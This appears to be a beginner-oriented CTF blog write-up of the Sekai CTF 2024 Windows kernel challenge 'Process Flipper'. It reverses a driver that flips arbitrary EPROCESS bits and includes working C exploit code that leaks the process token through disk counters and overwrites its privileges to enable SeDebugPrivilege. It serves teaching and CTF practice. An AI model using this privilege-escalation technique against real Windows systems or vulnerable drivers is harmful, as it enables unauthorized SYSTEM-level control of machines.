Sekai CTF Windows Kernel Challenge Process Flipper
This blog post is about the windows kernel challenge that came in Sekai ctf 2024 organized by team Project Sekai. The author of this challenge is nyancat0131.The author has setup an incredible way to run this challenge which he has explained in this blogpost and also explained his solution for this challenge.
I am writing this blog post to explain the author solution in a very beginner friendly manner and as usual windows kernel challenges are almost null in ctfs , so it will be helpful for someone who wanna try this.
Challenge Intro
The goal of the challenge is to become NT Authority/System and read the flag. There is a web front-end through which the player have to submit the compiled code , the exploit is run by the automated exploit runner and the screenshot is given to the player . The challenge uses a windows 11 24H2 version of windows. The driver file ProcessFlipper.sys was provided. The author also mentions that the challenge is related to gacha games .
From Authors BlogPost:
The challenge was inspired from this driver wfshbr64.sys which has this bug that can manipulate arbitrary bits in the EPROCESS structure leading to local privilege escalation.
Reversing Driver
So, first start by opening the driver in IDA. DriverEntry is the entry of the driver just like main of binaries. Opening the disassembler window , you can see WdfDriverCreate ,WdfBindInfo …. These shows that this is a KMDF driver. So, WDM is the legacy windows driver and eventually all drivers are WDM drivers, which are easy to reverse also. KMDF are kernel mode driver framework which are wrappers over WDM and has pretty good APIs and makes drivers development easy especially hardware ones, so modern drivers mostly prefers this one.
Reversing this driver is not too easy, you have to add the symbols for KDMF drivers from WDF and it is possible in IDA pro only, so i will move on to finding the IOCTL of this driver, because mostly there is the bug.

There are two IOCTLs implemented by the author having IOCTL codes 0x222004 and 0x222008. Both IOCTLs does something with the elements of the EPROCESS object , you can see that it checks for the size to be less than 0x5c00 which is 0xb80 *8 ,which is the sizeof EPROCESS object on windows11 24H2. First IOCTL takes the offset of bit to flip and flips that and second IOCTL clears that bits.(you need to see that it is clearing bits by doing bitwise operations)
Initial Overview
I am trying this on windows 10 22H2 , this doesn’t changes the solution except the offset of Token and DiskCounters.You can check on this site vergilius how these structures changes as windows version changes.
For the basic setup for debugger and all, i would say follow this Advanced Windbg Course from OpenSecurityTraining2. you need to change windows into test mode for attaching the windbg debugger and use OSRLoader to load the driver.


Register the service and start the service , you can confirm by checking that in the Windbg
_TOKEN is a kernel object that describes a process security context and contains information like process privileges and many more. you can check that using dt nt!_TOKEN command in Windbg. There are two ways to elevate privilege for a process:
- First method : The token of the process whose privileges you want to elevate is replaced with the token of the
systemprocess (highest privileged process on system , pid 4) - Second method : change the value of
privileges.presentandprivileges.enabledof the_TOKENobject to enableSeDebugPrivilege.
Here ,we can’t read the token of the system process because we can only change the bits in the current process EPROCESS object, so we are going to use second method . Author founds that by changing the DiskCounters BytesWritten ( element of EPROCESS object) we can read the token using NtSystemQueryInformation API and also write to that.
kd> dqs ffffc703`d61b1080 + 8b8 l2
ffffc703`d61b1938  ffffc703`d61b1ac0    <---- DiskCounter
ffffc703`d61b1940  00000000`00000000
kd> dqs ffffc703`d61b1080 + 4b8 l2
ffffc703`d61b1538  ffff848a`436c0064     <---- token
ffffc703`d61b1540  00000000`00000000
Here, we overwrite the disk counter ffffc703d61b1ac0 with ffffc703d61b1530, 0x8 is subtracted because we want to overwrite the address with BytesWritten not BytesRead. Then using NtQuerySystemInformation API we read the token and then write to privileges.present and privileges.enabled of the token to enable SeDebugPrivilege.
//0x28 bytes (sizeof)
struct _PROCESS_DISK_COUNTERS
{
    ULONGLONG BytesRead;                                                    //0x0
    ULONGLONG BytesWritten;                                                 //0x8
    ULONGLONG ReadOperationCount;                                           //0x10
    ULONGLONG WriteOperationCount;                                          //0x18
    ULONGLONG FlushOperationCount;                                          //0x20
};

Exploitation
So, drivers create a symbolic link named object so that usermode apps can reach the driver. This driver creates object named \\\\.\\ProcessFlipper . We need to use CreateFile API to open handle to this object to sending IOCTL .
#define ProcessFlipper "\\\\.\\ProcessFlipper"

HANDLE file = CreateFileA(ProcessFlipper, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
if (file == INVALID_HANDLE_VALUE) {
	printf("[CreateFileA] failed to open handle to processflipper (0x%08X)\n", GetLastError());
	return EXIT_FAILURE;
}
else {
	printf("[+] ProcessFlipper handle : 0x%08X\n", (INT)file);
}
Next we have to write the offset of token at the address of DiskCounters , it should be tokenoffset + 0x80 - 0x8 and then send IOCTL code as per the bits, for 0 IOCTL_PROCESS_CLEAR and for 1 IOCTL_PROCESS_SET. The OutBuffer which is given to IOCTL code need to be in bits , so must multiply by 8. We need to overwrite only last 3 bytes so overwriting only 12 bits is needed.
bool patch_diskcounter(HANDLE file)
{
	ULONG value = tokenoffset + 0x80 - 0x8;     // add 0x80 to point to token and subtract to get pointed by BytesWritten

	for (int i = 0; i < 12; i++)
	{
		ULONG BitToFlip = diskCounterOffset * 8 + i;     // bits needed
		ULONG BytesReturned;

		DWORD ioctlcode = (((ULONG_PTR)value >> i) & 1) ? IOCTL_PROCESS_SET : IOCTL_PROCESS_CLEAR ;
		if (!DeviceIoControl(file, ioctlcode, &BitToFlip, sizeof(BitToFlip), NULL, 0, &BytesReturned, NULL)) {
			printf("[patch_diskcounter] [%d] DeviceIoControlCode failed (0x%08X)\n", i, GetLastError());
			return FALSE;
		}
	}

	return TRUE;
}
Once the DiskCounters.BytesWritten points to the token , we can read the DiskCounter using NtQuerySystemInformation .It is queryable from process running on medium IL.This is not fully documented by microsoft but you can get more info here . The call to NtQuerySystemInformation gives data as SYSTEM_PROCESS_INFORMATION structure which looks like this :
SYSTEM_PROCESS_INFORMATION
SYSTEM_THREAD_INFORMATION[no of threads]
PROCESS_DISK_COUNTERS
So, we can read the token by reading from this PROCESS_DISK_COUNTERS structure.
ULONG_PTR leak()
{
    ULONG returnlength = 0;
    NTSTATUS status = NtQuerySystemInformation(SystemProcessInformation, nullptr, 0, &returnlength);
    SYSTEM_PROCESS_INFORMATION* procinfo = (SYSTEM_PROCESS_INFORMATION*)calloc(5, returnlength);
    status = NtQuerySystemInformation(SystemProcessInformation, procinfo, returnlength, &returnlength);

    //printf("[Leak] SystemProcessInformation %p %x\n", procinfo, returnlength);

    ULONG_PTR ret = 0;

    while (1)
    {
        /*
        * --------->SYSTEM_PROCESS_INFORMATION
        *           SYSTEM_THREAD_INFORMATION[no of threads]
        *           PROCESS_DISK_COUNTERS DiskCounter
        */
        PROCESS_DISK_COUNTERS* Counters = (PROCESS_DISK_COUNTERS*)((char*)procinfo +
                                            sizeof(SYSTEM_PROCESS_INFORMATION) +
                                            sizeof(SYSTEM_THREAD_INFORMATION)* procinfo->NumberOfThreads);

        if (procinfo->UniqueProcessId == (HANDLE)GetCurrentProcessId())
        {
            ret = Counters->BytesWritten;
        }

        if (procinfo->NextEntryOffset == 0)
        {
            break;
        }

        procinfo = (SYSTEM_PROCESS_INFORMATION*)((ULONG_PTR)procinfo + procinfo->NextEntryOffset);
    }

    return ret;
}
The value we got after reading the BytesWritten need to be masked by 0xf because token is stored in EPROCESS in struct EX_FAST_REF which is a union and adds the last byte as RefCount which needs to be removed.
ULONG_PTR token = leak() & ~0xf ; // mask the refCount
Now, we got the address of token which is stored as _TOKEN structure . It has struct _SEP_TOKEN_PRIVILEGES Privileges at offset 0x40 which stored the privileges of the process . So, we will write any value to privilges.present and privilges.enabled to enable the SeDebugPrivileges.
bool priv(HANDLE file, ULONG_PTR value)
{
    for (int i = 0; i < 64; i++)
    {
        ULONG BitToFlip = diskCounterOffset * 8 + i;
        ULONG BytesReturned;
        DWORD ioctlcode = (((ULONG_PTR)value >> i) & 1) ? IOCTL_PROCESS_SET : IOCTL_PROCESS_CLEAR;
        if (!DeviceIoControl(file, ioctlcode, &BitToFlip, sizeof(BitToFlip), NULL, 0, &BytesReturned, NULL)) {
            printf("[priv] [%d] DeviceIoControlCode failed (0x%08X)\n", i, GetLastError());
            return FALSE;
        }
    }

    return TRUE;
}

static char tmp[0x100000];
DWORD tmp1;

printf("[+] Overwriting privileges.enabled\n");
priv(file, token + 0x40);  // overwrite privileges.enabled
WriteFile(tmpfile, tmp, 0x100000, &tmp1, NULL);

printf("[+] Overwriting privileges.present\n");
priv(file, token + 0x40 - 0x8); // overwrite privileges.present
WriteFile(tmpfile, tmp, 0x100000, &tmp1, NULL);

SeDebugPrivilege
The SeDebugPrivilege is enabled .Now, you can read the flag. You can get the driver file and code here.